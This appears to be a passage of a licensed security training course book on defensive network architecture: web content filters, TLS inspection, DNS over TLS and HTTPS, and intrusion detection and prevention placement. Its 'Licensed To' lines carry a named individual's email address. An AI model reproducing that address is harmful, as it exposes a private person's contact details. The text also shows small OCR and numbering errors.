- Web content filtering functionality is typically a capability offered by
 - NGFW devices
 - Forward Proxies
- Web content filters have long been used by organizations in attempts to control their users' web traffic
 - HR reasons
 - Limit exposure to malicious sites
 - Limiting ability to download/upload
 - Increase productivity



Web Content Filters

Though a forward proxy does not have to include web content filtering capabilities, they very often do. Note, however, that the web content filtering functionality could be a standalone device in its own right. Also, we see web filtering instrumented into UTM and NGFW devices as well.

Though we will consider primarily the cyber defense aspects of web content filtering, there are additional reasons that organizations employ web content filters. HR reasons and increased productivity are also additional potential benefits of this approach.

For our purposes, the primary idea is to reduce the risk associated with users accessing content via the internet and to also gain significant visibility into potentially identifying compromised hosts.

Blacklisting Billions

- Just a few new websites/applications pop up each and every day
- Site categorization provides the most common means of filtering out unwanted traffic
- Necessarily never-ending website whack-a-mole, while fun, cannot be won
- Motivated users/adversaries can always bypass the blacklist approach

Blacklisting Billions

Most folks consider the primary benefit of the web content filter to be in blocking access to certain sites and categories of sites. Naturally blocking access to sites that would compromise systems could provide benefits, but additional categories such as adult sites, hate speech, etc. might be blocked due to the potential liability associated with what is sometimes termed a “hostile work environment.”

Sounds great, but how do we actually pull this off? There are just a couple of new sites that pop up each and every day. Can someone really categorize all of them? Not quickly, that is for sure. This is necessarily a never-ending update process.

An additional question: How hard is it to bypass a blacklist for a motivated user or adversary?¹ Not that difficult at all.


Reference

[1] LMGTFY, <https://sec511.com/40>

MIME/Content-Type Blocking/Alerting

- Another common approach to restricting potentially harmful interactions on the internet scrutinizes MIME Types being requested
- The MIME Type or Content-Type identifies the type of file being transferred
- Proxies/Content Filters can leverage the Content-Type for blocking purposes, or simply for alerting purposes

Not
foolproof

- 
- .exe - application/x-msdownload
 - .jar - application/java-archive
 - .pdf - application/pdf
 - .doc - application/msword
 - .exe - application/octet-stream

MIME/Content-Type Blocking/Alerting

Beyond just blocking via URL and website categorization another approach to web content filtering is to block access based upon MIME or Content-Type. When downloading content via HTTP, a Content-Type header is provided that identifies the type of file being delivered. This concept originated with (and is still employed by) SMTP as a means of sending content other than straight ASCII plain text.

Proxies can look for these headers to identify types of content that might warrant additional scrutiny (in say an automated dynamic analysis sandbox) or that should just get blocked without scrutiny.

MIME/Content-Type Illustrated



```
Administrator: Command Prompt
Connecting to www.sans.org[204.51.94.202]:80... connected.
HTTP request sent, awaiting response...
 1 HTTP/1.1 200 OK
 2 Date: Sun, 09 Mar 2014 00:50:00 GMT
 3 Server: Apache
 4 Last-Modified: Mon, 27 Jan 2014 20:31:15 GMT
 5 ETag: "68867d-a05cf-4f0f996d66ac0"
 6 Accept-Ranges: bytes
 7 Content-Length: 656847
 8 X-Content-Type-Options: nosniff
 9 X-Frame-Options: SAMEORIGIN
10 X-XSS-Protection: 1; mode=block
11 Keep-Alive: timeout=30, max=300
12 Connection: Keep-Alive
13 Content-Type: application/pdf

100%[=====] 656,847 482.66K/s

18:50:10 (482.66 KB/s) - `roadmap.pdf.1' saved [656847/656847]

d:\Users\Apollo\Downloads>
```

MIME/Content-Type Illustrated

Above, we see a screenshot of using Wget to download a file and showing the headers. Here we see the Content-Type header indicates application/pdf. It is not terribly surprising that the file then is roadmap.pdf. Numerous lists of known MIME/Content-Types are available,¹ but be careful as many of them only include IANA-defined MIME Types rather all those that might be in wide use despite IANA.

Reference

[1] marquee (HTML element) – SitePoint, <https://sec511.com/31>

Beyond Website Categorization

- A more recent approach beyond simple static categorization of websites employs reputation-based filtering
- More information about reputation-based filtering will be presented during the section on threat intelligence

Beyond Website Categorization

Reputation-based filtering is a recent approach that has started to find inclusion in a wide array of security products, including proxies and web content filters. Additional information will be provided on reputation-based filtering during the discussion of threat intelligence later.

Splash Proxy

- An interesting twist on the reputation-based filter is to employ what Robert Fuller (@mubix) refers to as an Authenticated Splash Proxy
- Mubix provides the conceptual approach of a splash proxy in a Shmoocon talk he gave with Chris Gates (@carnalownage) – “Attacker Ghost Stories”
- Imagine that any website being visited for the first time required manual “authorization” by the first user to go there
 - Basically, the first person to hit the site each day gets thrown to a yield sign and asked to unblock the site for the entire company
- Simple concept with powerful potential

Splash Proxy

This is a quick proxy idea that I first heard about with Rob Fuller’s (@mubix) Shmoocon talk, “Attacker Ghost Stories.”¹ The idea brings together the concepts of a captive portal and reputation filter. In this case, rather than sourcing a reputation source externally, you are leveraging your employees to provide their sense of reputation.

Basically, his idea is, the first time someone in the organization hits a site each day, the user would be required to submit a form, likely in the form of clicking a button, to tell the proxy that a site is okay. This would mean the first user to hit <http://www.google.com> would get a splash page requiring them to click the button to say this site is ok, for everyone in the organization.

This clever little shim would break a lot of C2 persistence mechanisms. Further, it will (hopefully) make users think twice before going to a less than reputable site. Further, if they are getting phished and click on a link that doesn’t point where they thought, it could provide an undo button.

Reference

[1] ShmooCon – Attacker Ghost Stories, <https://sec511.com/3n>

Forward Proxy vs. Scenario 2 (Client): Prevention

- **Attack Prevention:** Unlikely/Possible **WIN:** Reputation-based or generic content filter most likely
- **C2 Prevention**
 - Probable initial **WIN:** Proxy coupled with egress filters prevent much initial C2 traffic
 - Possible eventual **FAIL:** Proxy-aware traffic leveraging allowed egress ports/protocols/destinations
- **Pivot Prevention:** No visibility
- **Exfiltration Prevention**
 - Possible initial **WIN:** Depending upon the method/destination selected the proxy could block
 - Probable eventual **FAIL:** Proxy-aware traffic leveraging allowed egress ports/protocols/destinations

Forward Proxy vs. Scenario 2 (Client): Prevention

The proxy can be a significant adjuvant to security. Attack prevention could be viable primarily because of reputation or content-based filtering of traffic.

If coupled with a strong egress policy, the C2 and exfiltration prevention performance is better than the attack prevention capabilities. It's likely that both the initial C2 and exfiltration could leverage ports/services that are not proxied and destinations that are possibly blocked by reputation. So, when coupled with a strong egress policy, the proxy can prove effective.

Forward Proxy vs. Scenario 2 (Client): Detection

- With respect to detection, the primary capabilities of the proxy come from pulling the connection logs and analyzing them separately
- Another potential **WIN** is looking at those C2/exfil initial blocks as good detects and rapidly moving into response on those fronts

Forward Proxy vs. Scenario 2 (Client): Detection

Detection aspects of the proxy generally come from us parsing the information afforded by the choke point with another tool/analysis engine. However, another aspect that must be considered is leveraging the proxy blocks as potential detects that can lead into rapid response.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- **Day 2: Network Security Architecture**
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY ARCHITECTURE

1. Network Security Architecture
2. Routers
3. Perimeter SI Firewalls
4. Web Application Firewalls
5. Exercise: ModSecurity
6. Forward Proxies
7. **Encryption and TLS Inspection**
8. Network Intrusion Detection Systems
9. Network Intrusion Prevention Systems
10. Next-Generation Firewalls
11. Exercise: Application Detection and Control with Snort OpenAppId
12. Malware Detonation Devices
13. Entropy and freq.py
1. Security Information and Event Management (SIEM)
15. Adversary Deception Devices
16. Switches/(P)VLAN Security
17. Threat Intelligence
18. Day 2 Review
19. Exercise: Honeytokens for Leak Detection

Course Roadmap

The next section covers Encryption and TLS Inspection

Encrypt All the Things

HTTPS has become near ubiquitous...

Percentage of Web Pages Loaded by Firefox Using HTTPS



- Significant security and privacy benefits of encryption
- Also potential pitfalls for security monitoring

Encrypt All the Things

The chart in the slide shows the rapid move to a more encrypted internet based on the percentage of Firefox page loads. The source of the data is Firefox Telemetry. The chart itself is hosted by Let's Encrypt¹ and dynamically created based on source data from Firefox Telemetry.²

The chart clearly illustrates the importance of at least considering the impact of outbound HTTPS encryption on the security monitoring posture of organizations.

As an aside, it is now understood that HTTPS connections are faster than HTTP.³ The trend toward encryption shows no signs of abating.

References:

[1] Let's Encrypt Stats - Let's Encrypt - Free SSL/TLS Certificates <https://sec511.com/dk>

[2] SSL Ratios (public) - Firefox Data Documentation <https://sec511.com/dl>

[3] Troy Hunt: I wanna go fast: HTTPS' massive speed advantage <https://sec511.com/dm>

Enterprise Responses to Outbound HTTPS Encryption...



VS.



Not **ONE** right answer, but consider the security implications

Enterprise Responses to Outbound HTTPS Encryption...

Will your organization bury its head in the sand or fully embrace total surveillance...?

Naturally, there are many more options than just the two humorous ones presented graphically on the slide. The main point is to consider the security implications of both ends of the spectrum for your organization and determine what the appropriate posture looks like for you. Understand, too, that how your organization answers this question today might well be different than how it answers this question in the future. Changes are occurring rather rapidly on this front, which has altered the dynamic for some. Organizations that previously would have been uncomfortable with the level of monitoring they currently engage in have resigned themselves to enhanced monitoring as a necessary part of security operations.

CIS 12.10: Decrypt Network Traffic at Proxy

Decrypt all encrypted network traffic at the boundary proxy prior to analyzing the content. However, the organization may use whitelists of allowed sites that can be accessed through the proxy without decrypting the traffic.¹



CIS 12.10: Decrypt Network Traffic at Proxy

Why Is This CIS Control Critical states:

Attackers focus on exploiting systems that they can reach across the Internet, including not only DMZ systems but also workstations and laptop computers that pull content from the Internet through network boundaries...Blurring lines sometimes allow attackers to gain access inside networks while bypassing boundary systems.²

References

- [1] CIS Controls, <https://sec511.com/2k>
- [2] Ibid.

Decrypting HTTPS with Interception/Inspection

Becoming more commonly employed to gain access to increasingly encrypted outbound communications

- Decryption most commonly performed at either an NGFW or Forward Proxy

In many organizations, certain categories of traffic are intentionally excluded from decryption for privacy purposes (e.g. Healthcare, Financial)

Warning: Consult appropriate internal resources to ensure adherence with relevant laws/regulations/policies

Decrypting HTTPS with Interception/Inspection

First off, just because you technically can do something does not mean you should do it (or are allowed by law to do it). The state of privacy laws, regulations, and policies varies drastically throughout the world. Be certain to have any and all intended processes for decryption of user traffic vetted and approved by the appropriate resources within your organization before proceeding.

That caveat noted, it has become substantially more common to find organizations performing intentional decryption of their users' outbound traffic. In part, this is likely due to the capabilities being more widely available in products routinely deployed in organizations. However, some degree of the increased adoption is also likely due to the steadily diminishing visibility that organizations were finding as the world continued trending toward encryption of all internet traffic.

Never Decrypt All The Things

Even if your organization really wants to, you should anticipate not being able to decrypt everything

First, there could be legal and/or privacy reasons that you should avoid decryption

- Frequently organizations exclude certain categories of sites due to privacy implications (e.g. Healthcare, Financial, etc.)

Technical restrictions can also be present, such as: Certificate Pinning¹

- To decrypt traffic, we are effectively impersonating the destination to the client, which is specifically what certificate pinning seeks to thwart...and applications break



Never Decrypt All The Things

Many students of #SEC511 are likely monitoring zealots and absolutely want to decrypt all the things in search of potential badness... Slow down just a few seconds before you go down that road. There might be legal reasons that your organization is not allowed to decrypt certain traffic. Even barring legal imperatives, the organization, as a matter of policy, might prefer not to decrypt certain traffic. Frequently, even in organizations with a default decrypt policy there are specific classes of traffic that are excluded from the decryption policy. Most commonly, traffic expected to contain employee health or financial information is deemed particularly sensitive and attempts are made not to decrypt it. Note the word attempts in the previous sentence. Though this could vary depending upon the tool being employed, often times, site categorization rules are used to determine whether or not traffic will be decrypted as part of these policies. However, of course, these categories will never be perfect.

Outside of intentionally avoiding decryption for legal, regulatory, policy, etc. reasons, there are also solid technical reasons that some traffic just cannot be decrypted. Hopefully, the tool your organization employs for decryption has at least a start of a prepopulated list of applications/sites that are known to break under decryption, but if not be prepared for this eventuality. While not the exclusive technical cause, techniques such as certificate pinning, which were designed to stop MITM (Man-in-the-Middle) attacks, can cause applications to break when TLS decryption, which is effectively just an authorized MITM, is employed.

References:

[1] Certificate and Public Key Pinning - OWASP <https://sec511.com/dn>

Encryption Beyond HTTPS

Another big trend on the encryption front is impacting a vital analytics source: DNS queries

DNS query encryption concerns itself primarily with increasing the privacy of users' communications

- This dovetails nicely with the push toward ubiquitous HTTPS from a traffic privacy perspective

Inscrutable DNS queries can pose serious challenges:

- Blindness to adversaries intentional use of DNS
- Diminished user monitoring/analytic capabilities



Encryption Beyond HTTPS

While many organizations have embarked on, or at least considered, HTTPS decryption, the scope of outbound traffic encryption is ever increasing. One area where we have seen significant interest and movement in recent years is in the encryption of DNS. In this case, we are not talking about DNSSEC, which is only concerned with the authenticity/integrity of responses, not the privacy of DNS communications.

Rather, where big changes have been occurring rapidly on the DNS front is in trying to shore up the privacy of DNS queries that undergird all of those increasingly encrypted internet connections (and more).

DNS over TLS (DoT)

RFC 7858¹ defines a means of sending DNS over TLS

- Specifies TLS 1.2, but some implementations support TLS 1.3

Explicitly uses TCP Port 853

- However, RFC allows nonstandard ports if clients/servers agree to leverage one (e.g. malware implants)²

Advantages:

- Users – Increased privacy and integrity
- Analysts – Easy to detect via TCP:853...just not to analyze
- Architects – Easy to block default outbound port of TCP:853

DNS over TLS (DoT)

When CloudFlare launched **1.1.1.1**, their free public DNS resolver, DNS privacy options became much more accessible by immediately supporting DoT, as well as DoH, which will be discussed next.³ In general, increased DNS privacy is certainly a good thing, but there are tradeoffs that might be made in order to achieve this privacy. Namely diminished monitoring capabilities from the lack of visibility of DNS. However, an additional possibility that can exist is the potential for bypassing DNS-based filtering services that are commonly employed even in consumer households.

While blocking outbound TCP 853 will work fine for standard implementations and would be the general recommendation if DNS monitoring is still desired, implementations on nonstandard ports are also viable. Application layer-aware proxies or NGFWs performing application identification are likely the best chance of detecting DoT over ports other than 853.

References:

- [1] RFC 7858 - Specification for DNS over Transport Layer Security (TLS) <https://sec511.com/do>
- [2] Ibid.
- [3] Introducing DNS Resolver, 1.1.1.1 (not a joke) <https://sec511.com/dp>

DNS Over HTTPS (DoH)

RFC 8484 defines a subtler method of increasing privacy and integrity of DNS requests: Transmit DNS over HTTPS (DoH)

While TLS is a component of HTTPS, DoT and DoH differ substantially



- Most notably, DoH leverages (at least) HTTP/2 and uses the standard HTTPS port of TCP:443 rather than DoT's TCP:853

Organizations with well-managed endpoints should consider explicitly configuring browsers to disable DoH

DNS Over HTTPS (DoH)

Subtler and scarier to analysts by far is the advent of DNS over HTTPS (DoH), which allows for the web browser to serve as the DNS client. One way to contrast DoT vs DoH is to consider DoT as classic cryptography and DoH as crypto + steganography. In neither case can you actually get at the full contents of cleartext DNS as in the traditional DNS over UDP days, but with DoH even realizing that a DNS request has occurred can prove challenging.

Both Firefox (version 62+) and Chrome (version 78+) support this capability natively. Whether DoH is enabled by default or not is actually not as straightforward of a question as you might expect. Browser vendors are aware that enterprise monitoring and content control software can be subverted via DoH and so have taken varied approaches as to whether and when to enable/disable DoH. The approach seems to vary across vendors and be rather fluid and subject to change with little advanced notice. Thankfully, major browser vendors offer proactive ways to configure systems/browsers to disable DoH entirely.

Assuming proactively managed endpoints, enterprises can easily configure browsers to disable DoH. If DNS monitoring is to be performed, then this would likely be a desirable configuration for internal assets. However, if users can change the configuration of their browser, either because that level of access to an organization-owned endpoint is allowed or because employees leverage their own devices, then they can typically enable DoH with modern browsers. In lieu of proactive management of these assets, Firefox will allow the configuration of a special canary domain, use-application-dns.net². If DoH is not explicitly enabled, then Firefox will use the system's DNS configuration to

query the canary domain and, based on the results, will determine whether to enable or disable DoH. Note, if the user explicitly enables DoH, then the canary domain is bypassed. Chrome leverages a different approach and simply determines if the system is configured to leverage a public DNS provider that supports DoH. If so, then chrome will upgrade the DNS request to use DoH. Again, keep in mind that both Chrome and Firefox have group policy and other configuration settings allowing for enterprises to disable DoH functionality.

References:

- [1] RFC 8484 - DNS Queries over HTTPS (DoH) <https://sec511.com/dq>
- [2] Canary domain - use-application-dns.net | Firefox Help <https://sec511.com/dr>
- [3] DNS over HTTPS (aka DoH) - The Chromium Projects <https://sec511.com/ds>

Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020

DoH DNS Request

Sure glad we still have SNI...for now

DoH request for sec511.com via Firefox

SANS
SEC511 | Continuous Monitoring and Security Operations
100

DoH DNS Request

The slide shows Wireshark's representation of a DNS over HTTPS lookup of the domain sec511.com. Note the lack of anything approaching DNS or even UDP in the Protocol column. Truthfully, the only reason that this was able to be discovered at all was that the current implementation of DoH employs TLS 1.2 and still includes the standard SNI (Server Name Indication) extension information. However, note that SNI might not be long for this world as Cloudflare has been pushing for adoption of ESNI (Encrypted Server Name Indication) to close this monitoring loophole that still allowed discovery of sec511.com in the traffic capture.¹

References:

[1] Encrypting SNI: Fixing One of the Core Internet Bugs <https://sec511.com/dt>

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- **Day 2: Network Security Architecture**
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY ARCHITECTURE

1. Network Security Architecture
2. Routers
3. Perimeter SI Firewalls
4. Web Application Firewalls
5. Exercise: ModSecurity
6. Forward Proxies
7. Encryption and TLS Inspection
- 8. Network Intrusion Detection Systems**
9. Network Intrusion Prevention Systems
10. Next-Generation Firewalls
11. Exercise: Application Detection and Control with Snort OpenAppId
12. Malware Detonation Devices
13. Entropy and freq.py
1. Security Information and Event Management (SIEM)
15. Adversary Deception Devices
16. Switches/(P)VLAN Security
17. Threat Intelligence
18. Day 2 Review
19. Exercise: Honeypot for Leak Detection

Course Roadmap

The next section covers Network Intrusion Detection Systems.

Network Intrusion Detection Systems (NIDS)

- NIDS provide many organizations' only overtly detection-oriented security tool
- Strangely/sadly many organizations have largely abandoned pure-play NIDS in favor of NIPS, hybrid NIPS/NIDS, or NGFW
 - Unfortunately, these prevention-oriented devices present with a fundamentally different security goal: Prevention
- Will be spending significant time discussing NIDS more fully in 511.3 with the emphasis on Network Security Monitoring



Network Intrusion Detection Systems (NIDS)

Very often, the Network Intrusion Detection System is the only overtly detection-oriented device that many organizations have deployed. To make matters worse, many of them have plans to replace, or have already replaced their NIDS with a NIPS or even a NGFW.

Unfortunately, these prevention-oriented devices are fundamentally different than detection-oriented ones. This is true even if the NIPS is the same exact hardware appliance that can be used as a NIDS. Though it might make little sense that the same exact device can be drastically and fundamentally different, it is true due to the necessary configuration changes to support a prevention-oriented mindset.

Perimeter NIDS Placement

- Organizations that continue to have dedicated NIDS deployments tend to leverage the NIDS primarily to identify threats from **outside->inside**
- NIDS tend to be placed at choke points near the perimeter
 - In front of a perimeter firewall (to provide what value?)
 - Junction between firewall and DMZ or service networks
 - Junction between firewall and internal network
- Protecting the DMZ from outside and the internal network from the outside+DMZ are worthwhile

Perimeter NIDS Placement

Sadly, the perimeter-oriented NIDS could well be the only NIDS that exists. This NIDS commonly provides monitoring interfaces at a DMZ choke point and also a server choke point.

Monitoring data going from the firewall to the DMZ serves to protect the DMZ from external (to the DMZ) attackers. This means that not only would traffic being presented from the internet be seen as potentially adversarial but so too could traffic from the inside.

Another common location to situate a monitoring interface is where the firewall connects into the internal network. Like the DMZ sensor, this sensor would typically be configured to protect the internal network from external actors, which in this case is anyone not on the internal network.

Other NIDS Placement

- Adversaries originate from the outside, but they don't stay outside
- Your IDS will routinely fail to detect the next successful client-side exploit
 - Don't prefer to have compromised endpoints, but it is inevitable
- More concerned with the pivoted attack from the compromised system
- NIDS closer to and protecting key resources should be prioritized

Other NIDS Placement

While the perimeter-focused NIDS is without question worthwhile, they are far from the only place that NIDS should live. Yes, it is true that the overwhelming majority of adversaries originate from the outside, but it is also true that they do not stay outside for very long.

Once they bypass the external-facing sensors with a cool client-side exploit, adversaries will, almost without question, move laterally within the organization. Your external-focused NIDS has zero visibility at that level.

One major security posture improvement that every organization should consider is employing internal NIDS, especially in order to better protect key internal systems.

NIDS Configuration

- Appreciate that NIDS configurations require defining Us and Them, Good and Bad, Trusted and Untrusted
 - Typically, we define Trusted and then simply configure **\$UNTRUSTED==!\$TRUSTED**
- IDS rules/signatures primarily look for evil to flow from **\$UNTRUSTED -> \$TRUSTED**
- What happens when **\$TRUSTED==\$PWNER** and **\$TRUSTED** attacks **\$TRUSTED**?
 - Even if the IDS were suitably positioned to see the traffic, it would likely ignore the attack

NIDS Configuration

One consideration that is lost on most folks that lack intimate knowledge of NIDS is to appreciate the configuration. The most basic configuration of a NIDS is to define what constitutes the \$TRUSTED network. What are we trying to protect? Another common configuration would be to define the \$UNTRUSTED, which most commonly is just defined by reference, !\$TRUSTED.

Most IDS are configured with rules/signatures that expect to find an \$UNTRUSTED and a \$TRUSTED. This is fine for some circumstances, but what happens when an internal \$TRUSTED system becomes compromised? If \$TRUSTED targets \$TRUSTED, even in the unlikely event that the IDS is capable of seeing the traffic, it will often ignore even overt attacks launched with this communication path.

(In)visibility Analysis: IDS and Trust


- Consider the traditional IDS deployment
 - Even if (unlikely) you have IDS that could see pivoted attacks
 - These attacks would still not be visible
- IDS configurations require definition of Evil and Trusted segments
- Attacks that sourced from \$TRUSTED and target \$TRUSTED presumed innocuous

(In)visibility Analysis: IDS and Trust

An example that illustrates a common failing that many organizations do not even realize exists involves a typical IDS deployment.

Though unlikely, imagine an organization actually instrumented an IDS that could see internal-to-internal traffic. The most basic configuration of an IDS involves defining trusted and untrusted segments. In Snort speak these are referred to as HOME_NET and EXTERNAL_NET. Most of the signatures/rules look specifically for attacks to be sourced from the untrusted segment.

IDS Trust Relationships Visualized



IDS Trust Relationships Visualized

The slide above illustrates the general lack of visibility for a pivoted internal attack. Here we see a compromised host (10.5.11.11) targeting a victim on the same subnet (10.5.11.22). An IDS is suitably positioned to see the traffic and ignores the traffic because the flow is from trusted segment to trusted segment, or \$HOME_NET -> \$HOME_NET

We use the highly recognizable Snort Pig to represent the IDS in this slide. We will be learning more about Snort¹ in the class and we will be using it.

Reference

[1] Snort – Network Intrusion Detection and Prevention System, <https://sec511.com/4b>

NIDS and Prevention

- NIDS do not provide any overt benefits on the preventive front
- However, they could enable more rapid response to prevent as-of-yet unrealized impact
- Successful Detection + Response > Bypassed Prevention

NIDS and Prevention

It should come as little surprise that the NIDS does not provide any direct prevention capabilities. That being said, we can absolutely better our preventive capabilities as a direct result of things we are seeing on the NIDS.

Also, and more importantly, the NIDS, when properly tuned and staffed, can be a great adjuvant to preventing compromise by affording us rapid detection, which can then be fed to response.

NIDS vs. Scenario 1 (Web): Detection

Attack Detection

- Possible **WIN**, likely **FAIL**: NIDS have difficulty detecting attacks against custom web apps without significant tuning or custom signature creation that is specifically for the web application

Exfiltration Detection

- Possible, but very difficult **WIN**: Successfully detecting data exfiltration proves challenging
- Catching the data exfil is possible by employing more targeted detection techniques (additional details to be discussed during the NSM discussion in 511.3)

NIDS vs. Scenario 1 (Web): Detection

NIDS are poor performing when it comes to detecting attacks against custom web applications. Generic signatures for web application attacks do exist that possibly could catch the web application attacks. However, these very often fail miserably or are extremely prone to false positives and are suppressed or ignored.

Detecting the exfiltration of data too can prove extremely difficult, but is possible. Naturally, the success of the detect depends on the data in question, whether the data was sent in plaintext, and the difference in volume of breach vs. normal traffic.

NIDS vs. Scenario 2 (Client): Detection (I)

Attack Detection

- Possible **WIN**: Successful detection of client-side exploits is absolutely possible
- Common **FAIL**: Detecting these attacks does prove difficult and very often fails

C2 Detection

- Common **WIN**: detecting the post-exploitation C2 channel is a much more likely detect that can prove hugely beneficial

NIDS vs. Scenario 2 (Client): Detection (I)

On the client-side exploitation, the NIDS can prove significantly more helpful. Detecting client-side attacks happens regularly. However, the particular client-side attacks used change rapidly and often the detect can/will be bypassed.

C2 detection is a big potential win for the NIDS. While it is true that adversaries can, in fact, employ C2 channels that would be fiendishly difficult to detect by the NIDS, they are still commonly either initially attempting or even simply employing C2 that is somewhat straightforward to detect, if the NIDS has been tuned appropriately.

NIDS vs. Scenario 2 (Client): Detection (2)

Pivot Detection

- Typical **FAIL**: Most deployments would not be suitably positioned to detect pivoted attacks
- Possible **WIN**: A more fully instrumented network would have a NIDS configured to protect key systems

Exfiltration Detection


- Possible **WIN**: Detecting exfiltration depends upon the communication channel employed and also whether the sensitive data can be queried for easily (assuming plaintext)

NIDS vs. Scenario 2 (Client): Detection (2)

Detecting pivoted attacks is typically not a possibility for the majority of organizations' NIDS infrastructure due to the nature of the placement and configuration of the NIDS. However, if an organization moves to a more robust internal security architecture, then they will greatly increase the likelihood of detecting these pivoted attacks.

On the data exfiltration front, we are again rather dependent upon the nature of the data and the manner in which it was stolen to determine whether or not we would end up being successful.

NIDS: Scenario 2 Detection FTW!



NIDS: Scenario 2 Detection FTW!

Above we see the successful detection of the NIDS illustrated. In particular, the NIDS is especially helpful at detecting C2 channels. Also, if internal NIDS are instrumented the possibility of detecting pivots and data exfiltration increases significantly.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- **Day 2: Network Security Architecture**
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY ARCHITECTURE

1. Network Security Architecture
2. Routers
3. Perimeter SI Firewalls
4. Web Application Firewalls
5. Exercise: ModSecurity
6. Forward Proxies
7. Encryption and TLS Inspection
8. Network Intrusion Detection Systems
- 9. Network Intrusion Prevention Systems**
10. Next-Generation Firewalls
11. Exercise: Application Detection and Control with Snort OpenAppId
12. Malware Detonation Devices
13. Entropy and freq.py
1. Security Information and Event Management (SIEM)
15. Adversary Deception Devices
16. Switches/(P)VLAN Security
17. Threat Intelligence
18. Day 2 Review
19. Exercise: Honeytokens for Leak Detection

Course Roadmap

The next section presents Network Intrusion Prevention Systems.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Network Intrusion Prevention Systems (NIPS)

- Regardless of name/acronym similarities NIPS represent a fundamentally different security technology than NIDS
 - This difference persists even when the NIPS and NIDS are the exact same appliance from the same vendor
- Preventive vs. detective control makes all the difference
- Even with identical devices a NIDS and NIPS would offer very different capabilities
 - NIPS configurations cannot abide false positives because False Positive == DoS (self-inflicted too)



Network Intrusion Prevention Systems (NIPS)

Though the name and even hardware are extremely similar, NIDS and NIPS are materially different. Again, this is true even if the exact same hardware can be used for both NIDS and NIPS (or a hybrid).

Fundamentally these are extremely different because of the nature of the configuration required. The easiest conceptual distinction is with false positives. A false positive on a NIDS is an annoyance to be sure, but does not cause business disruption. Whereas a false positive on an IPS causes service outages. Necessarily then the configuration of an IPS must be such that false positives cannot occur.

NIPS -> NGFW

- Some have erroneously considered NIPS to be an evolutionary step beyond NIDS
 - Gartner's now infamous "We think IDS is dead" comment from 2003
- NIPS stand much more closely aligned with firewalls than they do NIDS
- Many organizations have rolled their NIPS functionality into their NGFW devices rather than requiring standalone NIPS appliances
 - NGFW will be the focus of the next module

NIPS -> NGFW

Gartner is infamous for having stated, "We think IDS is dead" in 2003.¹ The suggestion had to do with the lack of significant benefit most IDS deployments were having at the time. In order to provide benefit, there must be someone skilled on the other end of the IDS, whereas benefit can be derived from the IPS without direct interaction.

In truth, IPS are much closer to FW than they are to IDS. I am by no means declaring IPS dead or suggesting you should abandon your IPS deployment, but there seems to be a lot of migration from pure IPS to NGFW. As an interesting example of this, both Sourcefire (before being acquired by Cisco) and TippingPoint, both of which are known for NGIPS, also offer NGFW based upon very similar technology and underlying engines.

Reference

[1] Gartner Information Security Hype Cycle Declares Intrusion Detection Systems a Market Failure; Money Slated for Intrusion Detection Should Be Invested in Firewalls | Business Wire, <https://sec511.com/3x>

NIPS and Detection vs. Scenario 1/2

- NIPS are not fundamentally concerned with detection capabilities
- However, some products, especially from IDS vendors, include detective capabilities
- Depending upon vendor some of the detective benefits of IDS could also be successful here

NIPS and Detection vs. Scenario 1/2

Network IPS are necessarily not intended primarily to be detective in nature. However, some products, especially if the vendor has roots in IDS, include detective capabilities as well. So, while not necessarily a stated benefit of NIPS, some products could potentially assist on the detection front.

NIPS vs. Scenario 1 (Web App): Prevention

- **Attack Prevention** – Likely **FAIL**: Custom web applications are too important and unique to be able to reliably prevent without service issues
- **Exfiltration Prevention** – Likely **FAIL**: Again, unless the data is trivially easy to identify and should never leave, the IPS would not have sufficient fidelity to block data exfil

NIPS vs. Scenario 1 (Web App): Prevention

The nature of custom web applications is such that IPS would be hard pressed to have high enough fidelity blocks that would not also run the risk of service disruption.

